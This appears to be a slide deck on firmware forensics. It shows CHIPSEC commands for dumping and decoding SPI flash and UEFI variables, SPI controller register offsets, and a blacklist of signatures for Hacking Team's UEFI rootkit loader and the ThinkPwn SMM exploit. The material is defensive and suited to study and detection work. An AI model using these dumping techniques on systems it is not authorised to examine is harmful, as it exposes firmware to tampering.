
Information

```
File GUID: 8FEEECF1-BCFD-4A78-9231-4801566B3567
Type: 09h
Attributes: 00h
Full size: D66Eh (54894)
Header size: 18h (24)
Body size: D656h (54870)
State: F8h
```


Messages

```
parseRegion: ME region is empty
parseVolume: unknown file system FFF12B8D-7696-4C8B-A985-2747075B4F50
parseFile: non-empty pad-file contents will be destroyed after volume modifications
```


Computrace/LoJack





Computrace/LoJack



BIOS Update Issues

Lenovo BIOS Update on MS Win10 with Device Guard



Forensic Approaches

GOOD

OR

BAD

BIOS



Firmware Forensics with CHIPSEC



Live system firmware analysis

```
chipsec_util spi info
chipsec_util spi dump rom.bin
chipsec_util spi read 0x700000 0x100000 bios.bin
chipsec_util uefi var-list
chipsec_util uefi var-read db
D719B2CB-3D3A-4596-A3BC-DAD00E67656F db.bin
```

Offline system firmware analysis

```
chipsec_util uefi keys PK.bin
chipsec_util uefi nvram vss bios.bin
chipsec_util uefi decode rom.bin
chipsec_util decode rom.bin
```

Firmware Forensics with CHIPSEC



<https://github.com/chipsec/chipsec/blob/master/chipsec/modules/tools/uefi/blacklist.json>

```
{
  "HT_rkloader"      : { "guid": "F50248A9-2F4D-4DE9-86AE-BDA84D07A41C" },
  "HT_rkloader_name" : { "name": "rkloader" },
  "HT_Ntfs"         : { "guid": "F50258A9-2F4D-4DA9-861E-BDA84D07A44C" },
  "HT_Ntfs_name"    : { "name": "Ntfs" },
  "HT_app"          : { "guid": "EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B" },

  "ThinkPwn_SmmRuntimeProtGuid"      : { "regexp": "\\xA1\\x97\\x68\\xA5 ...\\x9A" },
  "ThinkPwn_SystemSmmRuntimeRt_name" : { "name": "SystemSmmRuntimeRt.efi" },
  "ThinkPwn_SystemSmmRuntimeRt"      : { "guid": "7C79AC8C-5E6C-4E3D-BA6F-C260EE7C172E" },
  "ThinkPwn_SmmRuntime_name"          : { "name": "SmmRuntime" },
  "ThinkPwn_SmmRuntime"               : { "guid": "A56897A1-A77F-4600-84DB-22B0A801FA9A" }
}
```

<https://github.com/chipsec/chipsec/blob/master/chipsec/modules/tools/uefi/blacklist.py>

chipsec_main.py -i -m tools.uefi.blacklist [-a <fw_image>,<blacklist>]


chipsec_main.py -i --no_driver -m tools.uefi.blacklist -a uefi.rom,blacklist.json

<https://github.com/chipsec/chipsec>


How to dump SPI Flash?

SPI Flash Dump – Dumping from OS

- SPI Controller
 - Get SPI Base Address Register (refer to ICH/PCH documentation) -- SPIBAR
- Memory-mapped SPI Registers
 - SPIBAR + 0x04: HSFS – Status Register
 - SPIBAR + 0x06: HSFC – Control Register
 - SPIBAR + 0x08: FADDR – Address Register
 - SPIBAR + 0x10: FDATA – Data Registers



SPI Flash Dump – Dumping from OS



